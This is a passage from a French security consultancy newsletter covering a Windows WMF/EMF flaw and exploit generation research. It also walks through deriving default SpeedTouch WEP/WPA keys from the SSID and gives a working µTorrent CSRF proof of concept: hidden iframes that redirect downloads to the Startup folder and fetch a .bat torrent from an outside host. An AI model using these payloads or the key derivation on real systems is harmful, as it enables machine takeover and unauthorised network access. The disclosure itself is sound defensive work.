Nous avons constaté depuis quelques semaines une exploitation massive de cette vulnérabilité que ce soit via la diffusion d'un virus ou l'ouverture d'un fichier malformé. En effet, ce module présentait **une vulnérabilité lors du traitement d'images '.wmf'** (Windows Metafile) et ' **.emf'** (Windows Enhanced Metafile) contenant des entêtes judicieusement conçus. La simple ouverture de ces fichiers permettait au pirate de prendre le contrôle du système.

Une preuve de concept a été publiée et montre qu'il est possible d'arrêter le programme 'explorer.exe' (processus gérant l'interface utilisateur) sous Windows XP et de lancer la calculatrice sous Windows 2000. Cet exploit codé en C++ génère un fichier emf malformé qui provoque un débordement de mémoire.

fwrite(data, sizeof(data) ,1 , stream); ===> Création du fichier 'emf'

La variable data contient à la fois la structure du fichier 'emf' et le shellcode correspondant à calc.exe.

Plus inquiétant, Trend Micro vient d'identifier un virus capable d'exploiter la vulnérabilité GDI. Ce dernier est détecté par les anti-virus sous le nom de 'expl_nevar.b' qui fournit une porte dérobée à l'attaquant.

INFO...

Génération automatique d'exploits?

Plusieurs chercheurs américains (David Brumley, Pongsin Poosankam Dawn Song Jiang Zheng) de l'université Berkeley ont publié sur internet un article sur la possibilité de générer automatiquement des exploits (programme qui permet d'exploiter une vulnérabilité).

La méthode est basée sur l'analyse différentielle entre un programme vulnérable et sa version patchée. Il serait alors possible d'identifier les détails techniques de la vulnérabilité corrigée et par conséquent de produire un exploit pour la version perfectible.


Les premiers essais prouvent que leurs méthodes fonctionnent. Les résultats actuels sur quelques anciennes vulnérabilités Microsoft conduisent tous à a création d'un exploit capable de provoquer un déni de service.

Le cycle de développement d'exploit ne cesse de s'améliorer ce qui risque de poser de futurs problèmes aux entreprises qui négligent le 'patch management'.

Des clefs WEP/WPA prédictibles

Une information surprenante a été révélée au cours du mois d'Avril. Les chercheurs sécurité du groupe GNUCITIZEN viennent de découvrir un problème important sur plusieurs routeurs du marché (SpeedTouch, BT-Home). Ces derniers ont trouvé **le moyen de prédire la clef WEP/WPA installée par défaut sur des routeurs Wifi en fonction du SSID!!**

Les SSID par défaut utilisés par la plupart de nos Box contiennent, en effet, des caractères hexadécimaux. Ces derniers sont générés à partir d'un algorithme propre à chaque fournisseur.



Après une analyse de ***Reverse Engineering*** (méthode qui consiste à étudier un produit/technologie en profondeur pour en déterminer le fonctionnement interne ou sa méthode de fabrication), ces experts ont déterminé l'algorithme utilisé pour générer la clef WEP/WPA et le SSID de plusieurs routeurs Wifi à partir du numéro de série de l'équipement.
L'opération inverse est maintenant possible si bien qu'un simple SSID peut donner la clef WEP/WPA associée…aie….

Petites explications… L'algorithme utilisé est composé de plusieurs opérations réalisées à partir du numéro de série de l'équipement.

Le numéro de série en question se compose de la manière suivante :

CP YY WW PP XXX (CC)

YY correspond à l'année de construction de l'équipement.(ici 05 correspond à l'année 2005).
WW correspond à la semaine (ici 33 correspond au mois d'Août).
PP est le code de production (UT).
CC est un code de configuration (25).

Prenons le numéro de série de notre routeur témoin.

CP 05 33 JT UYQ (25)

La génération du SSID et de la clef WEP/WPA repose sur plusieurs opérations.

1. La première consiste à supprimer les codes CC et PP ce qui nous donne à présent le numéro suivant :

CP 05 33 UYQ

2. Les trois derniers caractères sont ensuite convertis en héxadécimal ce qui donne :

UYQ --> 555951

Nous obtenons alors la suite de caractères suivante :


CP 05 33 UYQ --> CP0533555951

Enfin, ce dernier chiffre obtenu est chiffré avec l'algorithme SHA-1 ce qui donne :


5d4bd222bb105a11bfa0bb881e0e2963dea1a2b6

À partir de ce numéro son extrait les 10 premiers et les 6 derniers chiffres qui correspondent alors à la clef WEP et au SSID…

WEP --> 5D4BD222BB
SSID --> SpeedTouchA1A2B6



Ces chercheurs ont ainsi pu développer un outil capable de retrouver les différentes clefs WEP/WPA possibles en fonction du SSID. Les pirates n'ont alors plus besoin de cracker les clefs mais uniquement de lancer une simple ligne de commande...



Compromission d'une machine via une attaque CSRF

Une vulnérabilité intéressante a été révélée par Rob Carter et Billy Rios. En effet, pour la première fois, une vulnérabilité CSRF (envoi de requêtes à l'insu d'un utilisateur) permet de prendre le contrôle d'une machine.

Ce type d'attaque est généralement utilisé pour exécuter certaines requêtes web avec la session de la victime mais **rares sont les vulnérabilités de ce type qui permettent de compromettre totalement la machine ciblée.**

Cette faille de sécurité affecte le logiciel µTorrent (client BitTorrent ultra léger). Ce protocole pair à pair (p2p) permet de transférer des données entre utilisateurs.
Ce logiciel particulièrement utilisé sur Internet est donc vulnérable à une attaque de type CSRF. La simple visite d'une page web malicieuse permet au pirate de reconfigurer le logiciel et de prendre le contrôle de la machine de la victime.

Le problème en question provient de l'extension web UI du client µTorrent qui installe un serveur web sur la machine locale.

Afin d'exploiter pleinement la vulnérabilité µTorrent, trois étapes sont nécessaires (envoi de trois requêtes différentes).

La **première requête** va autoriser (paramètre v=1) le changement de répertoire où sont stockés les téléchargements terminés (dir_completed_download_flag).

http://127.0.0.1:37651/gui/?action=setsetting&s=dir_completed_download_flag&v=1

La **deuxième requête** va définir un emplacement de destination des fichiers téléchargés. Nous allons ici choisir le répertoire contenant les programmes lancés au démarrage de Windows.

http://127.0.0.1:37651/gui/?action=setsetting&s=dir_completed_download&v=C:\Documents%20and%20Settings\All%20Users\Start%20Menu\Programs\Startup

Enfin, **la dernière étape** consiste à forcer l'utilisateur à télécharger un fichier spécialement conçu par exemple un script .bat. Ce dernier sera exécuté lors du prochain démarrage de la machine

Un pirate peut alors mener une attaque CSRF en créant une page web contenant plusieurs iframe qui seront exécutées par le navigateur de la victime.
Nous avons testé cette vulnérabilité et développé une page web contenant quelques liens spécialement conçus.

En visitant cette page, la configuration du logiciel µTorrent est alors modifiée puis un fichier torrent est automatiquement téléchargé, puis lancé avec le logiciel P2P.

Preuve de concept :

CODE

```
<html>
<body>
<p>Poc XMCO µTorrent web ui</p>

<iframe src="http://127.0.0.1:37651/gui/?action=setsetting&s=dir_completed_download_flag&v=1" width="0" height="0" frameborder="0"></iframe>
<iframe src="http://127.0.0.1:37651/gui/?action=setsetting&s=dir_completed_download&v=C:\Documents%20and%20Settings\All%20Users\Start%20Menu\Programs\Startup" width="0" height="0" frameborder="0"></iframe>
<iframe src="http://127.0.0.1:37651/gui/?action=add-url&s=http://192.168.10.14/test/ex.bat.torrent"width="0" height="0" frameborder="0"></iframe>

</body>
</html>
```

À noter : pour que cette attaque soit totalement transparente pour l'utilisateur, ce dernier doit au préalable s'être authentifié sur le serveur web. Dans le cas contraire, un formulaire d'authentification apparaîtra.

OUTILS LIBRES
SPECIAL EXTENSIONS FIREFOX

Liste des outils bien utiles

Chaque mois, nous vous présentons, dans cette rubrique, les outils libres qui nous paraissent utiles et pratiques.

Ces utilitaires ne sont en aucun cas un gage de sécurité et peuvent également être un vecteur d'attaque.

Nous cherchons simplement à vous faire part des logiciels gratuits qui pourraient faciliter votre travail ou l'utilisation quotidienne de votre ordinateur.

Ce mois-ci se focalise sur les extensions Firefox

XMCO | Partners


Après avoir présenté de nombreux outils libres, nous vous proposons pour les prochains numéros, des extensions Firefox. Ces dernières vous permettront d'exploiter pleinement les possibilités du navigateur de Mozilla.

Ce mois-ci, nous avons choisi de présenter les extensions suivantes :

- BugMeNot : permet de remplir automatiquement les formulaires d'authentification sans avoir à s'enregistrer sur le site visité.
- Firebug : un outil indispensable pour débugger les applications web.
- Web Developer : outils pour développeurs d'applications web.
- Switch Proxy : permet de changer rapidement le proxy utilisé par votre navigateur.


BugMeNot

Remplissage de formulaire

Utilité	★★★★★
Type	Utilitaire
Description	Le site web Bugmenot (présenté dans le N°18 de l'ActuSécu) regroupe un grand nombre d'identifiants pour la plupart des sites dont le contenu est uniquement réservé aux inscrits. La première extension que nous vous proposons permet d'utiliser simplement cette base de données et de s'authentifier sur la plupart des sites web via un simple clic droit.
Capture d'écran	
Téléchargement	L'extension BugMeNot est disponible à l'adresse suivante : https://addons.mozilla.org/en-US/firefox/addon/6349
Avis XMCO	L'extension BugMeNot est devenue indispensable lorsque l'on passe sa journée sur Internet et ravira la plupart d'entre vous. L'inscription imposée par la plupart des sites d'informations est souvent longue et fastidieuse. En un simple clic, vous pourrez désormais accéder sans contrainte à la plupart des sites web.


Firebug

Debugger Web

Utilité	★★★★★
Type	Développement web/Débuggage
Description	Firebug est une extension de débuggage d'applications web. Directement intégrée dans la partie inférieure du navigateur, cet outil va vous permettre de visualiser chacune des requêtes envoyées par votre navigateur, étudier simplement le code source des pages HTML et Javascript visitées.
Capture d'écran	
Téléchargement	Firebug est disponible à l'adresse suivante : https://addons.mozilla.org/fr/firefox/addon/1843
Avis XMCO	Firebug est une de nos extensions préférées. Elle inclue notamment un debuggeur Javascript, une console, un journal d'évènements et un inspecteur de source HTML. Une des extensions essentielles pour les développeurs et les consultants!

WebDeveloppeur

Outils pour le développement web

Utilité	
Type	Développement web
Description	Toujours dans le même domaine, Webdeveloppeur fournit un tas d'outils pratiques pour les développeurs d'applications web. Désactivation du Javascript, gestion des cookies, affichage des commentaires, gestion des CSS et des images... Tous les outils sont réunis pour constituer avec Firebug la mallette du parfait webmaster.
Capture d'écran	
Téléchargement	WebDeveloper est disponible à l'adresse suivante : https://addons.mozilla.org/fr/firefox/addon/60
Avis XMCO	WebDeveloper est une extension pratique et simple à utiliser. Un menu s'ajoute sous la barre d'adresse et vous permettra de gérer facilement le développement de vos applications.

Switch Proxy

Changement de proxy

Utilité	
Type	Utilitaire
Description	SwitchProxy est une extension simple qui a un seul but : vous permettre de changer rapidement la configuration de votre Proxy et de sauvegarder plusieurs configurations.
Capture d'écran	
Téléchargement	L'extension Switch Proxy est disponible à l'adresse suivante : https://addons.mozilla.org/fr/firefox/addon/125
Avis XMCO	Switch Proxy est une extension très pratique surtout lorsque l'on est amené à travailler sur plusieurs sites différents. En un clic, il est alors possible de passer d'une configuration à une autre sans avoir à passer par l'onglet "Préférences" de Firefox.

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil Xmco Partners.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, en toute indépendance. Il s'agit de notre newsletter.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent nos axes majeurs de développement pour notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur notre métier : 01 47 34 68 61.
Notre site web : http://www.xmcopartners.com/